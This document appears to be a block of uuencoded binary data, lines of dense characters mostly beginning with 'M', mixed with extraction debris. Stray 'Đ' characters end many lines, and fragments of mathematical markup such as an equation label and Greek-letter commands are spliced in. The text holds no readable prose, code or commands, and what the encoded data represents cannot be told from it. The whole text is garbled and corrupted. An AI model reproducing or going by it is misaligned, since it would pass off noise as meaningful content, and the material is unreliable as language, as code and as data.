K_5X3ZSP>G>H@<:7(PO@(Y&G<V;E8'==-)D^62P8M7]J7]<:;10![2QIOMĐ $\label{eq:mass} $$M^2Z^{\bullet}(6/AX)(2)G+G5)"2BQ.BM72=V/3(>LOBHI2IXSK,QONNAXY*JBC+AUL<\Phi)$$$ M6++T':LB<71!.0-K7P<I`H7M2=G8KUV1:X+WTL%/P]F(GPH<X&;5`/6[E[1UD M(ZV0`OI.RJ3XXJ;I]C]GIKE!+/ZP!9D>WT;SEZBSR?W@TM&S77]/]#4*35H_D M-PU\1MB.CQ_QYF6FELTCFB^NJ7DO@JMY,I[U,2SY"1+*87J.&^FL<7\$EN1H<D M"GV3"`VL`4'T*MG8A,S![XQO#>AYI)`NJE;49'H<:#:#RT#+HD*;4<(@>>[EĐ

M'Z:<B[8^K:W'+9<*)U%&>:W7B[+92SAUR]=:H%O[S>,K[A4`;576L@]8F`A_D MWJI: 'D>L(?AQ5]@5M.XKT#NKZ8@*\K[123?!<DKY]%Z#/=P%4\\$3IAMBH,CXĐ M>3?3<_1#MTO>B9]X::F\R]SRS>*\$-/\$OEIG51:;F(QM"VY:<C*==%>LD#<77Đ M&WX'O</:VY"O3IEGBUV9+3^f.717X]L&PGC@XB47Z>PT9>S9AJ7`L]YSF&YTĐ M-"`.Y^J[^HE986J\$5]Q58=F%H+COR7%ZZ)E96)P)#;K_GG`CO@DQ>-_;VE^2Đ MXTVQAU-%#T=-U`;M,7%#SV!IE=5Z4_%X`U+,J3KU;,O.4OC^N[&W2QZ*MMR5Đ M: QJ;M6,>]4M.K!'7<^[-9`6<RFGQ,3D[<\$-*MH1;`7EV"%A\&H>M:Z-#1":Đ MT`\(X1,E4[:I"YG"]%7>@6A/K(*\$D)->C@VC>3(C!\\$HSE1I[EHBF8\$*%6\$!Đ M']Y`G.#6NPYGXSMO=_)8J!7^#D\$Z1S\$H\M.I*"TT'3Y!?-_CFA`X!C\$-V8GKÐ MHC37SV549K#D('0)]1CISF`1.;%+"1TC).W9+F64KK12R!W:2N+]>X))C8;,D M.&':82?E(*!"<"SB>S`D!(JU)/\DT+XLG)\$77P\B:CZ@CG(IP5/)1RAP'P<;D M!D(!ZEHJYQE?[\$._`]+MA]9U%=SWFF0F_@FP'__X<,>(\$?1]:MMLQ*X.17I\D M:]"Y#C%;H<W'Q/"4PRF\\$?X,J8\1),H8<V3UVTL_>CT.2H&S*1\^#B\&ASF.Ð MIGDW; MAIOL.>WKNS0W8;+01H1X(G0Q21\$!7-X7?CN68M)E)P'3^V<-AE8?M@Đ MIP!J,.UL@OC4GI-/)(#L,J&JKK/OF[?O-&\ORHM<6EFIB5(N[/G8V.</?\+LD $MMRGA^92??"3LNFQ=7-(4P=[-HS\/8TI:>6@$SSOXQ/")&Z)<SE1563KHU,!)$ MV_,8E8]YZNEW7Y=5\':R"D'(@'E&B>?PC",(YC8:N]`M:/!"FO\#GR6\$/01!Đ M0EXA[:KXSN14M;8E\$DO0/<2G(*5/^,*MR\#ZATN7YL>Z9H'Z33;96"<:WI!LD MY9T9]2S]0.V:9_\$<SUB!B\+CZC'=4>"ZSUV5">`V5!,;!"CP+\$KY0\$,?A(%OĐ M:8=# `E; UX00]3/UTX8(9<G3]\), 2DK"G?=(H(1(J;A#V\$>Y_Q36=2DW_\4/ \oplus M%F3;IH.75]S4I,#%<%45Q-(HA?XVD%,Z#7MR0'!_5;F">,W?PT%(^CL;"#)7Đ M.21.F;T+":#V_>07'9==&HCA;-'''B!?ER@^OG<-Z`50/#R1\$UHT!1(JVS)4Đ M^>ZQ^S5,IZ[J)`A@BJ&CO)_751T=AX(QD:NIY>30A\Z&Q_YJJ<_"Q0\$ADNSAÐ $\texttt{MVY74V\&A69M(<G7LF8/3V"\backslash I;IT0/5A<(05X((WTR5@5!\#C8\#BIQH7()4B*P]D))} \\$ $MV9QXV,W("_NG"(8R,W2A6WV)AIKL@9F^'X/P[/1?2+N_L(9#;T-/AV))*(=FD)$ $M.\$R6R\H\&Q@E\&<1Q)+,APM+O^7D"P>N=F"/\)E4#/_!)A7!(CUD<AM<'7N*AWD)$ M%ZJD8U(<C)R&84'`><VUXF;T'`46N)I6@?+F=FEV&!\SY)HH/);4W(_/6;;0Đ MD48YLWJX/=>E'D4NF8[#\/.\9%Q,YYOBKE_X0EC/>0W5_0+6;AY,46;D^6S_Ð M?^O)"6Y8C+&-S?A9YT0\$N0@\$,L]@8Z.Q)\STP`4&;_K*VN\<'>QVI'1'"!0BĐ M;Y'P,<#HG"*Y*]\$2'IE?7+Z0]_V'I3L50@8X]6:A37X./SL7^]\0TU!3-!50Đ M/)&=6JR&.I\$W.(G."[F]0,U`SXBXAG<]*"\CW/E^W[>RM'YY@DFE<'-6RW:;D MD8C(W4\0_PV+EYU4)<XUC-S&O7*>%)]211M'Q@MD<N#7.BJ(YM:>2]+R<0>GD MOE#];MB*Y">,;H*Z;:7?45)3"T%V,&*'68,^@SR\$C4/5IS:[AUEW@JA\$*G]^Đ $M-Z=W6")X=-,!3_JV7?-KH/@-/='ILNM*G6F6[X++O`TAR'ENU8T7LMN,6XP(Đ)]$ $\label{eq:mr_wv_he} $$ MR>WV+HE<W[6U*=R]-,AQB!.E,;3@::A/SDXU;FU(4+?N58[Q@;E>TLU3IE$$\setminus D$) $$$ M\"X&0/P`4GX-/Q=LZ^KICQ!T]-*=*-!\$:T(X.%.M/A!N\W'WAN*+<:O[#+]]D M3V2R<G7)\$Y@@3"#*(OLY35%P<'=X;PFP>.,FL*E?9[F(\$&=_F';-]1W.B,3]D M5`G-#0E`"=A25:V%4@WE\<,5FW6#"[];U";*?))S1S3-1V]YNK=\$8RROF1S4Đ M]<F4:2#CTPR2@:+M2(A8(*2\$P/6K7"JKA)2-KIKRW4.>WWOA::X8-%]X8-)#Đ $M&G$Y"S; < .KE8HU*_{2}^{07}, ZT(;(&!Y'@4PN%.Z_{4})B[Y'[-8!P0+%8?M!EWGD)]$ M@X!09#57LUI@=Y8)""4ZPLUH2UP7?>XR4O8O4<A#7<:1-WU"T\00X=<PGR+NĐ M3;UZO2'Y(*/<2>8,A._?NJQI#^(<1T93&\$4YJ%N.AF\FC%\$B<T)]9?7B@%)/D ME]5LQ\$US\$#XA;9_CL%5<I\$WRYW,=XQG8S2[__A%JAL/YWZ.#_WR`,3`CJJ=3Đ M^3*/S`P\0B,912!3U2\$604.)0W/M/3RT))Z.L,HN)'5^AD905N%R.U.")X7XĐ MB"9PIA3LHW.,QC=*/U?2?++X5!+)#%RJ6S70"@=%AN=):5C/)/Z0K&V*S'N^Đ MU*MOWA3Z, HP`WPW!IN_5@V(6U(Y*S-?-U+911#5<])E@A\N)AJ@=/CL@RFNFD $MK + 1QUP V + (ZV8 + WJ + (/IW, V^{3} + IZ@)/Y4 = J = 5 + [K_WKM - 6'SZ//')1&6UE/D$ M3C7\W17ZP#C<J0B&Z&3=*68B#FA:9'T9YD1WU;\$//%[="*9VI96]%B>`5?==Đ M7P&JDX/B\H-)[\$73+& M H<H]M&JR!\F7*IB#VE6596#VJ<YYL41RG\B==NSD M /,6#.5;)2PB[?RG332(H9;Q/\>0)L7N:3&;RJ[N:]][1IF6-9 PO0[*0Y+#Đ MS[X?QN(_U4'O@W;+BV)N>?ANG<>WY'G3M@PTRU\WAF:"T%UGJ3^DN8F`P,]QĐ $MJYB*(#3BP3^6\X3;D4-8#2@-'9T*)?6QJG\$,Z4Q9*L'XR2="]4L.3"X-7H@D$ M>UG86IZC1/+<_QF&"BS!=XE+;M-O5N9]4MAN;"PZ&U<F>J*%?@2;?BM(PR:Đ M"#JNY?':UQ-_*UE/`0?:G!<=S^NL(S0=U6G5^R8"L2;<=`,<.F\+P?1XC^I\$Đ MYL\W&5I!L"!@H&H/XZ*F3S4AW8X"@62T#&%A80'!`K')1C1/!J(5H3?X/DVJĐ M#R6"3[8SRG]Z@3%*D^DU>']-YY@=X8.HP6W0:0%5L/+"&\$M]/ND<ZJ-D+]%/D $M/@0X(W0AVYDEJO:"'^]02/6?&W=U%0TAYNLN!HMY]NPG))-Y\,7[E]]8RHT+D$

MKM:I)3Y7RV!;U\ZH'1E6?5U.L(>TZ^W@^6(EK810%WS^@;="WIBY1TGJ8/2RĐ MD, \$YKXR\0RR0G8#."(4W)AQJ)TL%6\>[#?<L'4,0XD<XDE%4JO3\$8VZTE`71D MN14;X8KO\V-="X3ABV'*%\$AF'7"<J!'GCQDWNQ<#?,UZ7L!DW'`\D:26\$,/+D M8\(WV2""*'2>TZEG8,2,9KYW0W`?N7(L%#[N-WWA-1,_YT/8>H<K,]T_[GIFD $M??"[P5_$%W?-2Q%J<J_A/_;3Q=N$+940$V@,:<3W=.\0&D1RQ`S1D.."$(_>Ð)$ MA2:3FDVSW!:-CAI/[F/M\$R>]S^KNCIB]G<D#APNZ<_)E+L4C^P;->>&!G-NND M?6=T]>#3F0J'=5J/I>>3?E\$4 *6M#\:,<6%RS=RDOHKT>-@^UDW[8T2W'B<+D M!=OO41.EIDD,?:S6UD010-]0%3"PR\$&@0U1<+YC:FOLM&_I,*,R\BX4R)H1D MQT%]01(1[1^7TE#/YR^;*AB+>W_91`)T6^])UJS\$9U?EO\$*2M8IG`4]`!8]6Đ M#"6TQ@P'T&2Y1>&KY!&G4#@AT!#MVA[7SCDE38;39)V,;M]#>3V=A08N07;GD MN\$+:5`:,.U!HOX,B#)+X.-=\TC1\$7W0@N&7=6"G+(+Y^[K.RF^5+7B>7+U\$ZĐ M=V+XH?5J-NUZ/GZL>=-SF!2]]ASI\$*K"/QHF^R:Y+;TLKBVP!'A.KN7>8X\DĐ MRC\QQ&HQC>`/U=H\3\NZ%&<9*_R\$7[]_WI?%N&98X_<]>MD=/KN3?-6L"]7*Đ MW!LX0)W60`N6'+R5;JV[VTYZK27A.\,1\$Q7_YH^(/6MW!E-:\8C&)[&N@MY\D MQK=QP?.[O.7"HO"F[7D=A=-UV\$1:!#G=-UT++O`5]H:&8(<?MV3)976:)H<DMB@B*XPV+OCX%T<J600Q-IEL-^V99V_II\$B7&X=CD_1L&<*;;1N4@T*UF9G]AD MB%%PL!H':Z>ONAYDPP\O;M.T30J%/'F, #D^<?>I+3N8HN'#-V+PQ6,PHFY/WD MOD)BV'/UJXE=E*K9(L/?^3,P1'&*;5=S8+:_<.];Y:GRLB@-YRY>=J=CR:DĐ MBQ3+UC:VY\.Y]BBI*404C4?UX_&?X&_Y7([PX3D-0Z9>N--XJ0!O<JO:4;Y#D $\texttt{M_C3[RQ\$NYW;(-3B6+\^/-Y?\&".\FZ2DW:3<>YK\$`\$\PQ:ITAR,PMX\$7U:K,Đ) }$ M; `&=(ANK!J'\$YHZP,+&XLF?=V+&759@;KDEL<I//=3A3&.3>(LDXZMHR?C,:Đ MLH<W#^47EC4/2")NQUC/J!\$V(FWG"'D'U=)=,7VW*S>'#\V(9=;E7H/H3\$CNĐ M"02786D6HG>10?^629:GQ5LCRH(,4=UO4MN'^ZC6"VE2\$%5<60<=^0@:9H22D M!S9+(*8>`6-"+S5R_-CSL+2^5;Z0<#M'AX`&\$V;3XUZ`B]QJ(0\$]^4FT<0_[Ð $M;8H20/.4:V/FKJ%E&3\&0@[&ZY]D26O2E4T;\PJQN=@#`+,:OMY"CT>+W;XX)D$ MO"D.>V1(!96C"@J140'52X4XK\RHI#S?3QIA+GA64M,UHS.\D#1@^KT.=PO=Đ M1VQ!99J]\R>9L9A,W5WY,M\#'@%"N_+B%KUWU7,AHFO"T&^&G??UW.E"'.SJÐ M3U1ERI!<UIZ!`:C!NR&!AYNM\55WD@#&A.K#/:J%"]=2U[&21SWU'CY)8PY>Đ M\O;4&FM:.F\J>;&`G*)%5ADK4J'QW2<=5T*ET_'8CWW/>,C#JP6[EF`;H[?ID M`\]]EGN6`V[A>B.F=3RD(\^7SY'.*E</:(X_;UI)1B57URLC\T9PIU?QN'!WĐ M6JOQ^N*?VY8WX6WVGFUW%&:X3?Q[K"'ESPD<90G'9SZ(!=AM\.0:]:[Z(01-D M07Z0*"4(FK)_@YC_625@C]#*KYUS32:#'40?*CU)K,L-+@Z9`=C;;8+79C1Đ M#L*O*#G4*0<GY*>*"]=G3D[#XI(OSRW;<&W2B>V)1+R=%008YJLOYGR9%2Y[Đ $\texttt{M+;,@P^5;=8F=H7WV[C"=*VYWFTWCQ*JNJ\$YQBRPV\$OQ7L!HR!OEO\$B\$27+0;D}$ M_N>'2V@[Z?D,"\$8_F'2;[ET:A8=/]ZH%SOU"=OLFR3K'KFV@,='4B\9M@^"?Đ MJXACE\$1HH5>+EN4.+)AVD"X`E!]Z3PZ',-KC2\$SGOZ`T\)W:("X@0@KQ-)\JĐ MF/U@MAO6FXJ7!WYJ,Y2WY#YN[A`2X4-O^2%6C0EY\MQVMMH%*/*LXS/CB?3UĐ MX&7MFG0:%)3-PU(3\$/Q^S^?7-<S>*/2E#B;%J8`7\$7E+UP]".<'SQ:BZQ)%_Ð $M\&4>F6"R=9`7UC$'RY!WAX,R')E4']][>&&2R!EV^0)P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+<Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+OQ*S1A"KP+</Z2(1-D)EV-0P+</Z2(1-D)EV-0P+$ M4I,8PPUMWT[\$/0`]S*5D!:3=FJUO\^3IIC6CTL_JZN7@)SKVL1_++LM7]76[Ð MF<V>A';9JU)9.XW!P9-(*C?2]0Q06-J1UK=I69Y'E:%SR!B)]R0^MZ0/GZVDĐ M-2%^0GQ#X/RQ^E%71(Q-><7K4EXH9J]+U`DX`29<SPE2)'%;\$W49]T=ZC\$<CĐ M@4"T[KXL!]Y?P\$SW7SLX'G^4I>O^G>5[PW?.G4WTQC:4^#I40I%^)"M2@=B;D M2AM/3%GP!W;.4Y![=UQ!:P7O6%<(!\$U"!E^?7":A%0:\$A\$@R64C6+@3>)N:LĐ M[O1V%Q.1@.,1?J7`?E>5<@CX00RUFPF[94-.[\$10LCAVQ0)D+V\$9"6/05,?LĐ M<5:G:U)&.[O.S,RF_N">>DAMWDE+-BT:JT*3L0Z'O"%U\`>O3;ZJ]@_2;!1JĐ MOD:E7OC-++MQW.#@;Y5L*D:+G%.?7'O?/<*+(%6\$6^JKL9*27XQI2Z\&6P]ZĐ M&UY\$51HER^/[^PV1IXK!+!=R:Q+D<9\$?\$TF"[V(N(5HW0J!NHOG,:RC]2+8WD MV<M,K*1PWQKA'3,/ONG@&H7]G??.D,?UJ-[/AY45"L(H*3/Z+`-:+^GG;;^3Đ $MH8B6"2^{,,,}][[[[[,,^.N*^P^.0'7W["A;4COQ7$,7J[)OL,B6-[1(:>+?4YD]]]]]]]$ MS0?[[4=KXFRTGF6^!LSV.`Y4(>>W\%P8O<AG4HJU5\W\;9\$7N\$<[5#05::XMD M8>QOVXG-\..Y_=1AVG.K2],)(%N@PPS9?K?MP`,[9:=R!`_`>I)':+=4<S1VĐ MRC4%_+_1H(+%>;D>8@3Y/?9:[KK,FMWG-JG>5AM^K%#J19A2-AVUO__YI/+;D $MKB*T[NV\S<K7_P]5_]B=:=-U@<)G;-M6Q[9MVW;'UAD[G71LJV/;MFW;]K[ND=0]$ M_8[QCOW\@>/#4543JU;-M5A.MEC!FOW=1Z#3L=1FR:Z@_V1:U_MIVN;S<XKXD M%.4\P75;,Q`1E693:7V:^8!XDSCF>^CWU[;]N/0&DNQ'JS+SEZ7BR>3M]OD9Đ $\texttt{M} < \texttt{X} + \texttt{A7N} / \texttt{9}, \texttt{M9G176Q} \\ \texttt{S} : \texttt{?0WKC26+7:} > \texttt{$TXUYH&D00M3BW14=} \\ \texttt{LX!S} > \texttt{W} & \texttt{QAJMD} \\ \texttt{M} < \texttt{X} + \texttt{A7N} / \texttt{9}, \texttt{M9G176Q} \\ \texttt{M} < \texttt{X} + \texttt{M} + \texttt{$ MF\8XZ(\/9H1M<!E[L"GF&L+6DY/CKM_[8GON9)!<D3!^MB(,E*@LE966N>7)D MN!/<_A90-D0)PETN#/\:/Q3:GPYSF61Z/A)G!2"[>3/[I7.X&L94%"^.8IG]D

M\$;ZC^\0(P,PB8F\M*(PMG&[XATKBC"\R+MT55**6:*BKI62FOI9,*##<!=,#Đ M3G=^NOON'2"PTL\%&J-MSQY2X?+4Z0W5Y&AAK+>T#/F,YG;,-S[(+EP#*T0*Đ M?9]YC=0JJ65\$;0N(J(6!VH6#TK%A=J%\\$>F)*E1%@(A`@QBI8WW)KP;BX0>>Đ MS9V[[44`-";GH9!QJ@-'F1WL>]E1@&1W0IZ\$*X6&\$!R!H@MG<5R2Z*8G!@`#Đ M/LZP<'\$F&H"1\`+]^V^^\(!\.^WOQ&`!5"0["53P'*0RY/Z;LH].'J?KS_1WĐ M4"NT\Q&4#>[U]!F3K:`JT>;!5VX.CT`/O]0J#JL%CT<L)`19L9DSR4]\$Z,\$3Đ MYDX. `'E^`*A,B!A<HV*T8&)=K^+ !BP:\$(45+UQ>3:-\!,(`HYJ/J;[X0@C"Đ $MF8?[=NH$;SV,MMRX=B=1QN.8!\$9\&)L-6_W(L*2+MJ6F(-KF<9@:>8=CC@-1RD)$ M8=9BY6\$%2&)JH>N>-+CWRF+-(>W5GITWI`,B'EWLUC"QS7UG/+@?&9-71HCDĐ $M:K+H)O[FVMF#[L@18[B2@-03].NRL"XQ+K!5XY=A=?\UB\8P*[PWBQ(?R4)YD]$ M9P,H=@S+E%Y/I1EG@7X*"9A0@W:;E%(S*0J.(`*"8DS'T4987LPF]X6'OD4-D M([_HPI`E"&IFP_*)AF=.HYD7\$W?\^&`]8PXBVFBBUCV0I"\1TYQVL.MAB,>_Đ M!GQ7%Y<PG10B[+%KH+(...^G>J5^D4Y7/;<A54C>H3<=[VY6#W9EP-Y*5A:%-Ð M.<)<E>"64R&#&&QN%LE)SNGC0%;P\G!\$7!"!,,)/A%"W%\$:R>6%@AN_3)(33D M:+WY/XJKN-L*T9Z/^*_GSN9J"A&R3*V?OQ%GO39X%BK`'!4,.)Z&O)[M<!`]D $M0[W#W]LA0$\3*_V8?]4:U,H#(#I2AJ[+)6\1:H([/`S9H+ZCD,65[X.R\=FBD])]$ MCAX>?)Q=H3XQO]X;?QOHO39M?*\$Z,JPW5?%JE;[/:P:!P=2.]\I-#V+ZLWY3Đ M]*9"DB+,E7\/"QM*\$PBZPOT*(/O,:O:%>2DO@[S"?E'<K69S_PA>37LU61IĐ M+*#=^9IVDOM:K,K\M^,!T>T-Z?]T^6]59\>^^[AK:8&,G_V\$(>@L33QH(87GD M?R6WW1%K\$"CJ0]=V1Q82>Q."0;H(7\R!'%+H6NHFUU[0KA+R"A/X/NZ[0;0MD M%#"V/NWHN\$_.+=X^FNXSMI^<\$]1E48)]5NH_8(*_D'[.CX3V#U?@RH0TJ;D*Đ MJH0+95XBC`.X7FHSEO5<IAA&!.OWN]6-_0^10#[(XWP7&?K?\$*5A9K]1C5Z3D MK?*(-\$-UTOND!)'V;('T@5_833ND0JA]\#8C;\P;^W_*FV/@M)07V2,>X("#Đ $M)XI"N<0K4/XO2_*^3,@F'MDDRAP>#65F]B<<R>.>GU8P:"QX^P),?G"><9QĐ$ $\texttt{MO.R} <= \texttt{,IG\#"\$KM!^V8YZ-)!K,O(D[:,<(;,&2F4>OCML0CE`06GK0.H\4BET2D) }$ M4>R87=X1RZ`)M.4_L^Z]S\$9>?9?C<UQ4>Z`\SJ=%YN80?\$'^FWZ_HXU.]ZT6Đ MRA"PQ"_(M,1W2!OLL@P]+:JPOR8ULV3Q!MMLE"?ZW`OH.T!:4)*.+&EWKRSPĐ $M:FQ%)>&5/NN!-3'`;H]&N-#+T85!&INT^5*=C-E3U_S*Z5=0?OI%#]00%RXD M<N3>"9*"0R)Q<4Y!XT=R0F0PF-T7/\Z1/,M>S53>!%?*<#U0=AJ05)%RT+QDĐ M5Y(OZ#P-HY9BN%?84VSWR"S`EUS6Y34!DM8:C@+)L?*/V1^&VA&BQQW[*,4;D M1#_X?5B*OJL;1"%Z'<O3<K*C4)BCG)\(DG1#:VFABM_TM'BA+!>YX3R01HM(Đ MG#;0J5>@/^W7.`.D/M>-#!E^*I8_CI@15SW(EET5O\$/=3#]I9YBX'<"]Q2Z#Đ $\texttt{M!Z26G[\normalfootnote{M!Z26G[\normalfootnote{M!Z26G[\normalfootnote{M!Z26G[\normalfootnote{M!Z26G[\normalfootnote{M!Z26G[\normalfootnote{M!Z26G[\normalfootnote{M!Z26G[\normalfootnote{M:Z26G[\normalfoo$ $M:2V)/Z95POV_V=0>U4(2]1+,6!&K:S(T4S\#00I2ZTC,M).87\#I6T?GO=8P"D$ MR?/Y&!H5*%FTF)F0LYB7JJDS*:!RT/8'VZ&H6.LI'!OGB#+RZ=R8**\$I<'?7Đ M#J(<K2LIC,T:)SY**M?F"_N%(0[[RNW0-\`0&(6`#G"K7ZL?V`YBJP:+N4R3Đ M2QJ9NWM%\$/6FI;WPEXU<(,\$W\$P8D9"9:7&B\$4&4'?BJ"QB_(.E'3:#\`"F@XĐ M<K&X9ZC.4?+"@S_PMV!YKL02ICG_+"G&",LX(\&@!RZH\$)@Z?9`"%?IS^,V4Đ M.!PA=UJJ7#P\TI@D@01K/`3#*3GZ56+80^.>[=?O%^O(UNKFJ"JPIY="%=A%D M8 ?LA:(N(5)BOO+RH*9HXO(!ON6\$<7\#6<7*2+1YW D?. R'B\#:3.R65]C/Đ MN7\$X#\$AB_3Z>-"/,':`.4P91TIT>Z?U+#4\$*6'X#B/">/NHS+&6+"X?YHNW)Ð $MJ/] < D578*4 < I \ T*X"_@KR`L'!#MTWKV7@*YL>-4 ^3WK6[R@\&::U#7!MAD$ MRWOI\QA: %XR+Z]/=G9C)B1!!@(KO3LP57O=J+CJ"IG[^VD5S+/J->%&P_(]7Đ MJSYBQ=NJ0%5XP,@0^1:C6\:;KC<U`)G'Q)L%NKT7%^H'%'`\K[E5?>6M3&D8Đ MPM2#_(V3LW7%+<T/ND%WV_F*LY4K5WKZM\$AR=N:FQDOY?1GVRQ6JJWTE,/^DĐ M!=9(?_=;?&-J9?MWV1NVPQW*-\$_O]@[OC,YDHU3AQ[!):%ZRT_.AZ4VDX[>FĐ M9; IFN?@YPXZQW&=-!K-Z-836;@>HX4Z+LFG/I=</O-DU(3X,'`^\$KY_NQMO]Đ M^49.)_#!>WMX9R^_7/9_]P]&_G"UURF)BZM*J4S\$Z_:W>8'5<&J:F@?=BM#:Đ MNH_!RCD4DECR]/VQCITET4X@`^/:8K*C9X-[]K*^B1QGD\$W-X\$B@4([+="%/D M%]E704P>[5F3D\$O9MHZ/QN%*^JND&\$WSHJA*4+(A-X#15L./GX:GMTMM5@P&D M+!%%*%16<KRWJ:G8Z7@ROKI2A?>"E[(A#W'5?C47I:1FR55](['"WAV=)I]9Đ MOU]//"7EN1*4\M"9R1RJ?]^<[I*MQK;'<`1A`/U:KKO-!E\&/623BA9RKO/KĐ MZ'/'QM[T@?SH(/A0W#W5.XR'R82;9J&84?9+,;T=O160KF-)3HU*'(1Z&J34Đ MXJ0_(1;-8'\$TG4JUD6&51*Y7]"E4PUC*208FA^P7AIG`CD;W0`]0V/5(5-G/Ð MFYKJ'=#,QJ'"QT??T#_-R-/ESW2JH#&^YK_M58C<[2RE\>,#4)EHZZMK:7>QĐ M>K&\$#!G/"C!D#*=9]^:AV)'`U\$#8GK&U%',N)H?,#@(_4+LGPD0M++HA*X\$UÐ MEPK@B^A4XR+5P=*,FHEL^X>!-V"^&\$P\$0G1*!K-<7U?\$T%5HZ?(/H80HJ00UD M8.U[I'Z8BPW>L/Y38-68355ZUC&(2%/Q?ZE&40D8.C%)=]EO7H!580;)UP7?Đ M8R@>(QW]+R8SLL0UOWLQL-`6-B`()1;\AB"%68M\$@X-8[DWVVI+(5;,U/#*Đ M-#R8LQ1;;<PL*%HN0+N-\N^TL>18LP`=\$SA.=7YG>`]4K%JO0M\$D<3OR5);,D M:OQNT42]H'"Z>NZ6O5R3FU>&BE%K]I4OA_>+[(*H<(^3VF_&M"];[Y31)80\$D

M=I>^&]F3A/R[I9[*2/97):?<%3>E5F-JV2J8K_ETN]TQ:?*3G6VHAB-M%#&TĐ $MIVS2(W\#/JDAP)WO\H-WK&!1@O;U=,H=&B>IS:^3ZF6?\OKTB\#`\GXVTE"FOSD$ MB%&94=R19+DUDW;,%;J)_=DL1Q[\$>0KIR-`C?<%[P9"N@'[P];ZX.W@/IZL>Đ MSXG/'M^6QRP[/"ZM22KN"^YW@KL?0`2T+_"K.63=27H]Q+TD0"F\%_YO/&]^Đ M``\+.^'LG_&\$'-T.H((A+C2:T,`OW2>'PC^?T!<Q`IB2\!W!3Z&&"O,06A*/Đ M'_"?]NJ\$E\$98MT_T:08/D@EB1)ABQ+Q4,R.JD.OF[5A&S@;YKM7@&<U-A1AEÐ M9;QMT[4=\QA>*SGTSVB V289A+B*@.B'4JI'98C:9S9\$>\RG5A>8R/WM4\ICD M=D?IT:Y0_#,?_WYE&LY:OXVWGK?;MYMV-';AIVJ#0@';9XJ9P!+)J+1-0?E2Đ MJ(4!ZS8\$(:;S)ZZ\$+JAV*G\$YH(9`>V8[EG-_IQYLY_0UDG_9SZ#@-+^J]>T1Đ $M^R.F-0M9^*R@\#^?4[-,)13.,]!!!V=\#W=\&\\-;?Z5SHYI^*X$E\E$+*Q?H_D$ $M0270V\&!NCU:>3U\\==FD+:K?$;PKVVLD:;4Q+88?)PI!X;B'&(GZ)(==$>PUBD)$ MY>TM@@%G;R[1!_+T4X#F"O3P'N['*3P\$Q!JO4FXIU@5A,IKQ9EE<68^HTQ[*D M?E!1KSAY7.<8Z",IGW-=A:_[FQY%(OOB\F3XJ;YY'\$B738<1BYQ^B!>T0=DDÐ 